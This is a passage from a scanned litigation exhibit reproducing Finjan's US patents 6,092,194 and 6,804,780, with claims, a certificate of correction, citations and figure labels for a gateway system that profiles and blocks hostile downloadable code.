In step **618**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path 2. If not, then method **600** jumps to step **620**. Otherwise, the code scanner **235** in step **626** examines the DSP data **310** based on the Downloadable ID of the incoming Downloadable to determine whether the Downloadable has been previously decomposed. If so, then method **600** jumps to step **630**. Otherwise, the code scanner **325** in step **628** decomposes the Downloadable into DSP data. Downloadable decomposition is described in greater detail with reference to FIG. **7**. In step **630**, the ACL comparator **330** compares the DSP data of the incoming Downloadable against the access control lists **410** (which include the criteria necessary for the Downloadable to fail or pass the test).

In step **620**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path 3. If not, then method **600** returns to step **612** to send the results of each of the test performed to the logical engine **333**. Otherwise, the certificate scanner **622** in step **622** scans the Downloadable for an embodied certificate. The certificate comparator **345** in step **624** retrieves trusted certificates from the trusted certificate lists (TCL) **415** and compares the embodied certificate with the trusted certificates to determine whether the Downloadable has been signed by a trusted source. Method **600** then proceeds to step **612** by the certificate scanner **345** sending the results of each of the paths taken to the logical engine **333**. The operations of the logical engine **333** are described in greater detail below with reference to FIG. **6**C. Method **600** then ends.

One skilled in the art will recognize that the tests may be performed in a different order, and that each of the tests need not be performed. Further, one skilled in the art will recognize that, although path 1 is described in FIG. **6**A as an automatic allowance or blocking, the results of Path 1 may be another predicate to be applied by the logical engine **333**. Further, although the tests are shown serially in FIG. **6**A, the tests may be performed in parallel as illustrated in FIG. **3**.

FIG. **6**B is a flowchart illustrating details of step **606** of FIG. **6**A (referred to herein as method **606**). Method **606** begins with the policy finder **317** in step **650** determining whether security policies **305** include a specific security policy corresponding to the userID and the Downloadable. If so, then the policy finder **317** in step **654** fetches the corresponding specific policy **305**. If not, then the policy finder **317** in step **652** fetches the default or generic security policy **305** corresponding to the userID. Method **606** then ends.

FIG. **6**C is a flowchart illustrating details of a method **655** for determining whether to allow or to block the incoming Downloadable. Method **655** begins with the logical engine **333** in step **660** receiving the results from the first comparator **320**, from the ACL comparator **330**, from the certificate

comparator **345** and from the URL comparator **350**. The logical engine **333** in step **662** compares the results with the policy selector **405** embodied in the security policy **305**, and in step **664** determines whether the policy selector **405** confirms the pass. For example, the policy selector **405** may indicate that the logical engine **333** pass the Downloadable if it passes one of the tests of Path 1, Path 2, Path 3 and Path 4. If the policy selector **405** indicates that the Downloadable should pass, then the logical engine **333** in step **666** passes the Downloadable to the intended recipient. In step **668**, the logical engine **333** sends the results to the record-keeping engine **335**, which in turn stores the results in the event log **245** for future review. Method **655** then ends. Otherwise, if the policy selector **405** in step **664** indicates that the Downloadable should not pass, then the logical engine **333** in step **670** stops the Downloadable and in step **672** sends a non-hostile substitute Downloadable to inform the user that the incoming Downloadable has been blocked. Method **655** then jumps to step **668**.

FIG. **7** is a flowchart illustrating details of step **628** of FIG. **6**A (referred to herein as method **628**) for decomposing a Downloadable into DSP data **310**. Method **628** begins in step **705** with the code scanner **325** disassembling the machine code of the Downloadable. The code scanner **325** in step **710** resolves a respective command in the machine code, and in step **715** determines whether the resolved command is suspicious (e.g., whether the command is one of the operations identified in the list described above with reference to FIG. **3**). If not, then the code scanner **325** in step **725** determines whether it has completed decomposition of the Downloadable, i.e., whether all operations in the Downloadable code have been resolved. If so, then method **628** ends. Otherwise, method **628** returns to step **710**.

Otherwise, if the code scanner **325** in step **715** determines that the resolved command is suspect, then the code scanner **325** in step **720** decodes and registers the suspicious command and its command parameters as DSP data **310**. The code scanner **325** in step **720** registers the commands and command parameters into a format based on command class (e.g., file operations, network operations, registry operations, operating system operations, resource usage thresholds). Method **628** then jumps to step **725**.

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable. Method **800** begins with the ID generator **315** in step **810** receiving a Downloadable from the external computer network **105**. The ID generator **315** in step **820** may fetch some or all components referenced in the Downloadable code, and in step **830** includes the fetched components in the Downloadable code. The ID generator **315** in step **840** performs a hashing function on at least a portion of the Downloadable code to generate a Downloadable ID. The ID generator **315** in step **850** stores the generated Downloadable ID in the security database **240** as a reference to the DSP data **310**. Accordingly, the Downloadable ID will be the same for the identical Downloadable each time it is encountered.

The foregoing description of the preferred embodiments of the invention is by way of example only, and other variations of the above-described embodiments and methods are provided by the present invention. For example, although the invention has been described in a system for protecting an internal computer network, the invention can be embodied in a system for protecting an individual computer. Components of this invention may be implemented using a programmed general purpose digital computer, using application specific integrated circuits, or using a network of interconnected conventional components and circuits. The embodiments described herein have been presented for purposes of illustration and are not intended to be exhaustive or limiting. Many variations and modifications are possible in light of the foregoing teaching. The system is limited only by the following claims.

What is claimed is:

1. A computer-based method, comprising the steps of:

receiving an incoming Downloadable addressed to a client, by a server that serves as a gateway to the client;

comparing, by the server, Downloadable security profile data pertaining to the Downloadable, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, against a security policy to determine if the security policy has been violated; and

preventing execution of the Downloadable by the client if the security policy has been violated.

2. The method of claim **1**, further comprising the step of decomposing the Downloadable into the Downloadable security profile data.

3. The method of claim **2**, wherein the security policy includes an access control list and further comprising the step of comparing the Downloadable security profile data against the access control list.

4. The method of claim **1**, further comprising the steps of scanning for a certificate and comparing the certificate against a trusted certificate.

5. The method of claim **1**, further comprising the step of comparing the URL from which the Downloadable originated against a known URL.

6. The method of claim **5**, wherein the known URL is a trusted URL.

7. The method of claim **5**, wherein the known URL is an untrusted URL.

8. The method of claim **1**, wherein the Downloadable includes a Java™ applet.

9. The method of claim **1**, wherein the Downloadable includes an ActiveX™ control.

10. The method of claim **1**, wherein the Downloadable includes a JavaScript™ script.

11. The method of claim **1**, wherein the Downloadable includes a Visual Basic script.

12. The method of claim **1**, wherein

the security policy includes a default security policy to be applied regardless of the client to whom the Downloadable is addressed.

13. The method of claim **1**, wherein

the security policy includes a specific security policy corresponding to the client to whom the Downloadable is addressed.

14. The method of claim **1**, wherein

the client belongs to a particular group; and

the security policy includes a specific security policy corresponding to the particular group.

15. The method of claim **1**, further comprising, after preventing execution of the Downloadable, the step of sending a substitute non-hostile Downloadable to the client for informing the client.

16. The method of claim **1**, further comprising, after preventing execution of the Downloadable, the step of recording the violation in an event log.

17. The method of claim **1**, further comprising the step of computing a Downloadable ID to identify the Downloadable.

18. The method of claim **16**, further comprising the steps of fetching components identified by the Downloadable and including the fetched components in the Downloadable.

19. The method of claim 18, further comprising the step of performing a hashing function on the Downloadable to compute a Downloadable ID to identify the Downloadable.

20. The method of claim 18, further comprising the step of fetching all components identified by the Downloadable.

21. The method of claim 1 further comprising the step of examining the intended recipient userID to determine the appropriate security policy.

22. The method of claim 20, wherein the appropriate security policy includes a default security policy.

23. The method of claim 1, further comprising the step of examining the Downloadable to determine the appropriate security policy.

24. The method of claim 1, further comprising the step of comparing the Downloadable against a known Downloadable.

25. The method of claim 24, wherein the known Downloadable is hostile.

26. The method of claim 24, wherein the known Downloadable is non-hostile.

27. The method of claim 24, further comprising the step of including a previously received Downloadable as a known Downloadable.

28. The method of claim 27, wherein the security policy identifies a Downloadable to be blocked per administrative override.

29. The method of claim 28, wherein the security policy identifies a Downloadable to be allowed per administrative override.

30. The method of claim 1, further comprising the step of informing a user upon detection of a security policy violation.

31. The method of claim 1, further comprising the steps of recognizing the incoming Downloadable, and obtaining the Downloadable security profile data for the incoming Downloadable from memory.

32. A system for execution by a server that serves as a gateway to a client, the system comprising:

a security policy;

an interface for receiving an incoming Downloadable addressed to a client;

a comparator, coupled to the interface, for comparing Downloadable security profile data pertaining to the Downloadable, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, against the security policy to determine if the security policy has been violated; and

a logical engine for preventing execution of the Downloadable by the client if the security policy has been violated.

33. The system of claim 32, wherein the Downloadable includes a Java™ applet.

34. The system of claim 32, wherein the Downloadable includes ActiveX™ control.

35. The system of claim 32, wherein the Downloadable includes a JavaScript™ script.

36. The system of claim 32, wherein the Downloadable includes a Visual Basic script.

37. The system of claim 32, wherein

the security policy includes a default security policy to be applied regardless of the client to whom the Downloadable is addressed.

38. The system of claim 32, wherein

the security policy includes a specific security policy corresponding to the client to whom the Downloadable is addressed.

39. The system of claim 32, wherein

the client belongs to a particular group; and

the security policy includes a specific security policy corresponding to the particular group.

40. The system of claim 32, further comprising an ID generator coupled to the interface for computing a Downloadable ID identifying the Downloadable.

41. The system of claim 40, wherein the ID generator prefetches all components of the Downloadable and uses all components to compute the Downloadable ID.

42. The system of claim 41, wherein the ID generator computes the digital hash of all the prefetched components.

43. The system of claim 32, further comprising a policy finder for finding the security policy.

44. The system of claim 43, wherein the policy finder finds the security policy based on the user.

45. The system of claim 43 wherein the policy finder finds the security policy based on the user and the Downloadable.

46. The system of claim 43, wherein the policy finder obtains the default security policy.

47. The system of claim 32 wherein the comparator examines the security policy to determine which tests to apply.

48. The system of claim 47 wherein the comparator compares the Downloadable against a known Downloadable.

49. The system of claim 48, wherein the known Downloadable is hostile.

50. The system of claim 48, wherein the known Downloadable is non-hostile.

51. The system of claim 32, wherein the security policy identifies a Downloadable to be blocked per administrative override.

52. The system of claim 32, wherein the security policy identifies a Downloadable to be allowed per administrative override.

53. The system of claim 32, wherein

the comparator sends a substitute non-hostile Downloadable to the client for informing the client.

54. The system of claim 32, further comprising a code scanner coupled to the comparator for decomposing the Downloadable into the Downloadable security profile data.

55. The system of claim 54, further comprising an ACL comparator coupled to the code scanner for comparing the Downloadable security profile data against an access control list.

56. The system of claim 32, further comprising a certificate scanner coupled to the comparator for examining the Downloadable for a certificate.

57. The system of claim 56, further comprising a certificate comparator coupled to the certificate scanner for comparing the certificate against a trusted certificate.

58. The system of claim 32, further comprising a URL comparator coupled to the comparator for comparing the URL from which the Downloadable originated against a known URL.

59. The system of claim 58, wherein the known URL identifies an untrusted URL.

60. The system of claim 58, wherein the known URL identifies a trusted URL.

61. The system of claim 31, wherein the logical engine responds according to the security policy.

62. The system of claim 31, further comprising a record-keeping engine coupled to the comparator for recording results in an event log.

63. The system of claim 32, further comprising memory storing the Downloadable security profile data for the incoming Downloadable.

64. A system for execution on a server that serves as a gateway to a client, comprising:

means for receiving an incoming Downloadable addressed to a client;

means for comparing Downloadable security profile data pertaining to the Downloadable, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, against a security policy to determine if the security policy has been violated; and

means for preventing execution of the Downloadable by the client if the security policy has been violated.

65. A computer-readable storage medium storing program code for causing a server that serves as a gateway to a client to perform the steps of:

receiving an incoming Downloadable addressed to a client;

comparing Downloadable security profile data pertaining to the Downloadable against a security policy to determine if the security policy has been violated; and

preventing execution of the Downloadable by the client if the security policy has been violated.

66. A method, comprising:

receiving a Downloadable;

decomposing the Downloadable into Downloadable security profile data; the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable,

comparing the Downloadable security profile data against a security policy; and

preventing execution of the Downloadable if the Downloadable security profile data violates the security policy.

67. The method of claim 66, further comprising:

fetching all components referenced by the Downloadable;

performing a hashing function of the Downloadable and the components fetched to compute a Downloadable ID; and

storing the Downloadable security profile data and the Downloadable ID in memory.

68. A method, comprising:

providing memory storing known-Downloadable security profile data and a that includes a list a suspicious computer operations that may be attempted by a Downloadable known-Downloadable ID corresponding to the Downloadable security profile data;

receiving an incoming Downloadable;

fetching all components referenced by the incoming Downloadable;

performing a hashing function of the Downloadable and the components to compute an incoming-Downloadable ID;

comparing the known-Downloadable ID against the incoming-Downloadable ID;

retrieving the Downloadable security profile data if the known-Downloadable ID and the incoming-Downloadable ID match; and

comparing the Downloadable security profile data against a security policy to determine if the incoming Downloadable violates the security policy.

* * * * *

UNITED STATES PATENT AND TRADEMARK OFFICE

CERTIFICATE OF CORRECTION

PATENT NO. : 6,092,194
DATED : July 18, 2000
INVENTOR(S) : Shlomo Touboul

It is certified that error appears in the above-identified patent and that said Letters Patent is hereby corrected as shown below:

Column 13,
Line 19, after "to the Downloadable" and before "against a security" insert --, the Downloadable security profile data includes a list a suspicious computer operations that may be attempted by the Downloadable, --

Column 14,
Line 12, after "profile data and" and before "that includes" delete -- a --

Signed and Sealed this

Fifth Day of February, 2002

Attest:

Attesting Officer

JAMES E. ROGAN
Director of the United States Patent and Trademark Office

CORRECTED EXHIBIT R

Part 2 of 6

US006804780B1

(12) **United States Patent**
Touboul

(10) **Patent No.: US 6,804,780 B1**
(45) **Date of Patent: *Oct. 12, 2004**

(54) **SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES**

(75) Inventor: **Shlomo Touboul**, Kefar-haim (IL)

(73) Assignee: **Finjan Software, Ltd.**, Netanya (IL)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

This patent is subject to a terminal disclaimer.

(21) Appl. No.: **09/539,667**

(22) Filed: **Mar. 30, 2000**

Related U.S. Application Data

(63) Continuation of application No. 08/964,388, filed on Nov. 6, 1997, now Pat. No. 6,092,194.
(60) Provisional application No. 60/030,639, filed on Nov. 8, 1996.

(51) **Int. Cl.**[7] **H04L 9/00**; G06F 11/30
(52) **U.S. Cl.** **713/181**; 713/201; 713/176; 717/178
(58) **Field of Search** 713/200, 201, 713/176, 181; 709/223, 225, 227, 229; 717/168–178

(56) **References Cited**

U.S. PATENT DOCUMENTS

5,077,677	A	12/1991	Murphy et al.	
5,359,659	A	10/1994	Rosenthal	
5,361,359	A	11/1994	Tajalli et al.	
5,485,409	A	1/1996	Gupta et al.	
5,485,575	A	1/1996	Chess et al.	
5,572,643	A	11/1996	Judson	
5,579,509	A *	11/1996	Furtney et al.	703/27
5,606,668	A	2/1997	Shwed	
5,623,600	A	4/1997	Ji et al.	
5,638,446	A	6/1997	Rubin	
5,692,047	A	11/1997	McManis	
5,692,124	A	11/1997	Holden et al.	
5,720,033	A	2/1998	Deo	
5,724,425	A	3/1998	Chang et al.	
5,740,248	A	4/1998	Fieres et al.	
5,761,421	A	6/1998	van Hoff et al.	

(List continued on next page.)

FOREIGN PATENT DOCUMENTS

EP	1091276	A1 *	4/2001	G06F/1/00
EP	1132796	A1 *	9/2001	G06F/1/00

OTHER PUBLICATIONS

Khare, "Microsoft Authenticode Analyzed" Jul. 22, 1996, xent.com/FoRK–archive/summer96/0338.html, p. 1–2.*


(List continued on next page.)

Primary Examiner—Ayaz Sheikh
Assistant Examiner—Christopher Revak
(74) *Attorney, Agent, or Firm*—Squire, Sanders & Dempsey, L.L.P.

(57) **ABSTRACT**

A computer-based method for generating a Downloadable ID to identify a Downloadable, including obtaining a Downloadable that includes one or more references to software components required by the Downloadable, fetching at least one software component identified by the one or more references, and performing a function on the Downloadable and the fetched software components to generate a Downloadable ID. A system and a computer-readable storage medium are also described and claimed.

18 Claims, 10 Drawing Sheets



U.S. PATENT DOCUMENTS

5,765,205	A		6/1998	Breslau et al.	
5,784,459	A		7/1998	Devarakonda et al.	
5,796,952	A		8/1998	Davis et al.	
5,805,829	A		9/1998	Cohen et al.	
5,832,208	A		11/1998	Chen et al.	
5,832,274	A	*	11/1998	Cutler et al.	717/171
5,850,559	A		12/1998	Angelo et al.	
5,859,966	A		1/1999	Hayman et al.	
5,864,683	A		1/1999	Boebert et al.	
5,892,904	A		4/1999	Atkinson et al.	
5,951,698	A		9/1999	Chen et al.	
5,956,481	A		9/1999	Walsh et al.	
5,974,549	A		10/1999	Golan	
5,978,484	A	*	11/1999	Apperson et al.	705/54
5,983,348	A		11/1999	Ji	
6,092,194	A	*	7/2000	Touboul	713/200
6,154,844	A	*	11/2000	Touboul et al.	713/201
6,339,829	B1	*	1/2002	Beadle et al.	713/201

OTHER PUBLICATIONS

"Release Notes for the Microsfot ActiveX Development Kit", Aug. 13, 1996, activex.adsp.or.jp/inetsdk/readme.txt, p. 1–10.*

"Microsoft ActiveX Software Development Kit" Aug. 12, 1996, activex.adsp.or.jp/inetsdk/help/overview.htm, p. 1–6.*

Doyle et al, "Microsoft Press Computer Dictionary" 1993, Microsoft Press, 2nd Edition, p. 137–138.*

Schmitt, ".EXE. files, OS–2 style" Nov. 1988, PC Tech Journal via dialog search, vol. 6, #11, p. 76–78.*

Jim K. Omura, "Novel Applications of Cryptography in Digital Communications", IEEE Communications Magazine, May, 1990; pp. 21–29.

Okamoto, E. et al., "ID–Based Authentication System For Computer Virus Detection", IEEE/IEE Electronic Library online, Electronics Letters, vol. 26, Issue 15, ISSN 0013/5194, Jul. 19, 1990, Abstract and pp. 1169–1170. URL: http://iel.ihs.com:80/cgi–bin/iel_cgi?se . . . 2ehts%26ViewTemplate%3ddocview%5fb%2ehts.

IBM AntiVirus User's Guide Version 2.4, International Business Machines Corporation, Nov. 15, 1995, pp. 6–7.

Norvin Leach et al, "IE 3.0 Applets Will Earn Certification", PC Week, vol. 13, No. 29, Jul. 22, 1996, 2 pages.

"Finjan Software Releases SurfinBoard, Industry's First JAVA Security Product For the World Wide Web", Article published on the Internet by Finjan Softwre Ltd., Jul. 29, 1996, 1 page.

"Powerful PC Security for the New World of Java™ and Downloadables, Surfin Shield™" Article published on the Internet by Finjan Software Ltd., 1996, 2 Pages.

Microsoft® Authenticode Technology, "Ensuring Accountability and Authenticity for Software Components on the Internet", Microsoft Corporation, Oct. 1996, including Abstract, Contents, Introduction and pp. 1–10.

"Finjan Announces a Personal Java™ Firewall For Web Browsers—the SurfinShield™ 1.6 (formerly known as SurfinBoard)", Press Release of Finjan Releases SurfinShield 1.6, Oct. 21, 1996, 2 pages.

Company Profile "Finjan—Safe Surfing, The Java Security Solutions Provider", Article published on the Internet by Finjan Software Ltd., Oct. 31, 1996, 3 pages.

"Finjan Announces Major Power Boost and New Features for SurfinShield™ 2.0" Las Vegas Convention Center/Pavilion 5 P5551, Nov. 18, 1996, 3 pages.

"Java Security: Issues & Solutions" Article published on the Internet by Finjan Software Ltd., 1996, 8 pages.

"Products" Article published on the Internet, 7 pages.

Mark LaDue, "Online Business Consulant: Java Security: Whose Business Is It?" Article published on the Internet, Home Page Press, Inc. 1996, 4 pages.

Web Page Article "Frequently Asked Questions About Authenticode", Microsoft Corporation, last updated Feb. 17, 1997, Printed Dec. 23, 1998. URL: http://www.microsoft.com/workshop/security/authcode/signfaq.asp#9, pp. 1–13.

Zhang, X.N., "Secure Code Distribution", IEEE/IEE Electronic Library online, Computer, vol. 30, Issue 6, Jun., 1997, pp. 76–79.

* cited by examiner



100
105
External Computer Network
125
110
Internal Network Security System
130
115
Internal Computer Network
135
120
Security Management Console

FIG. 1



110
215
I/O Interfaces
220
235
RAM
255
Security Program
250
Operating System
From External Computer Network 105
125
210
External Communications Interface
230
Data Storage Device
240
Security Database
245
Events Log
260
Users
205
CPU
225
Internal Communications Interface
130
To External Computer Network 115

FIG. 2

